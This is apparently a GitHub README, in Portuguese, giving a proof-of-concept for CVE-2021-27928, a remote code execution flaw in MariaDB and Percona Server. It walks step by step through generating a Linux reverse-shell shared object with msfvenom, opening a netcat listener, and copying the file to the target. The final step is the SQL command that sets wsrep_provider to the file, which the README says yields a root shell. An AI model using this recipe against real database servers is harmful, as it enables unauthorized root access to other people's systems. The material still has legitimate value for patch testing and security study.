 shamo0/cve-2021-27928-poc
CVE-2021-27928-POC

Foi descoberto um problema de execução remota de código no MariaDB 10.2 antes de 10.2.37, 10.3 antes de 10.3.28, 10.4 antes de 10.4.18 e 10.5 antes de 10.5.9; Percona Server até 2021-03-03; e o patch wsrep até 2021-03-03 para MySQL. Um caminho de pesquisa não confiável leva à injeção de eval, na qual um usuário SUPER do banco de dados pode executar comandos do SO após modificar wsrep_provider e wsrep_notify_cmd. NOTA: isso não afeta um produto Oracle.
Vamos criar nosso payload com o Msfvenom. Para nosso payload usaremos /linux/x64/shell_reverse_tcp com nosso IP para LHOST e o número da PORTA para LPORT. Também vamos especificar o tipo de arquivo com -f, que no nosso caso é elf-so. E salvaremos o arquivo de saída como CVE-2021.27928.so com a opção -o.
msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

Nosso payload está pronto! vamos configurar um netcat listener na nossa porta especificada.

Vamos mover nosso arquivo para a máquina alvo. Para isso, podemos usar qualquer método que preferirmos. Eu usarei o servidor http do python.

Vamos salvar o arquivo no diretório /tmp

Agora precisamos entrar no banco de dados e definir wsrep_provider para o nosso payload enviado.
SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";

Hora de verificar nosso listener. Se fomos bem-sucedidos, devemos ter obtido um shell root na máquina!

Happy Hacking!
